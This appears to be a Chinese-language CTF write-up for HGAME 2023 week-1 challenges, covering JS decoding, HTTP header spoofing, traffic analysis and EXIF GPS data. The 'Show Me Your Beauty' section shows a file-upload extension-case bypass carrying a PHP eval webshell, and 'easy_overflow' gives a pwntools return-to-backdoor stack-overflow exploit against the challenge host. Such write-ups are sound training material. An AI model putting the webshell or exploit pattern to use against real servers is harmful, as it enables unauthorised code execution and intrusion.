
Classic Childhood Game

如题，通关拿flag

js文件里找"通关"

下面有个`mota()`



这个a十六进制 解码 ok

['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d\x45\x70\x72\x57\x6a\x46\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x69\x56\x31\x59\x35'];

Become A Member

点进去没什么东西 想到可能是请求头

```
GET / HTTP/1.1
Host: week-1.hgame.1wsec.cn:32113
Content-Length: 49
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://week-1.hgame.1wsec.cn:32113
Content-Type: application/json
User-Agent: Cute-Bunny
Accept: text/html,application/xhtml+xml,ap
Referer: bunnybunnybunny.com
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: code=Vidar
x-forwarded-for: 127.0.0.1
Connection: close

{
  "username":"luckytoday",
  "password":"happy123"
}
```

要求json格式 形如{“”:“”,}

本来用hackbar的post写 但没啥用 想到可能是路由的缘故 抓了包 改成GET 得到flag

Show Me Your Beauty

文件上传 刚学完 这里我搞的是大小写绕过

```
------WebKitFormBoundaryQJgYiEh703wfjFwm
Content-Disposition: form-data; name="file";
 filename="Snipaste_2023-01-13_19-04-08.phP"
Content-Type: image/jpeg

<?php @eval($_POST['1']);?>
------WebKitFormBoundaryQJgYiEh703wfjFwm--
```

找到/flag

拿到flag

sign in

base64解码

test_nc


nc ip port

然后cat /flag


easy_overflow

read 0x100给buf，buf只有0x10，存在栈溢出

close(1) 关闭输入流，要重启输入流



后门函数




```
from pwn import *
#sh=process("./vuln")
sh=remote("week-1.hgame.lwsec.cn",30548)
backdoor=0x401176
payload=b'a'*0x18+p64(backdoor)

sh.send(payload)
# gdb.attach(sh)
# pause()
sh.interactive()
```


还需要重启输出流，exec 1>&0

Where am I

流量包，解密，如下http请求



把流量包里面的文件二进制提取出来，rar伪加密，就可以拿到经纬度以及flag了


Exchangeable.jpg 属性
常规
安全
属性修改
详细信息
以前的版本
属性
值
亮度
-6.77
光源
D65
曝光程序
正常
饱和度
清晰度
白平衡
自动
光度解释
数字缩放
EXIF 版本
0220
GPS
纬度
39; 54; 54.1799999999931
经度
116; 24; 14.8800000000047561
高度
0
文件
名称
Exchangeable.jpg
项目类型
JPG 图片文件
文件夹路径
C:\用户\Administrator\桌面
创建日期
2023/1/12 星期四 19:45
修改日期
2023/1/4 星期三 22:41
大小
95.2 KB
删除属性和个人信息
确定
取消
应用(A)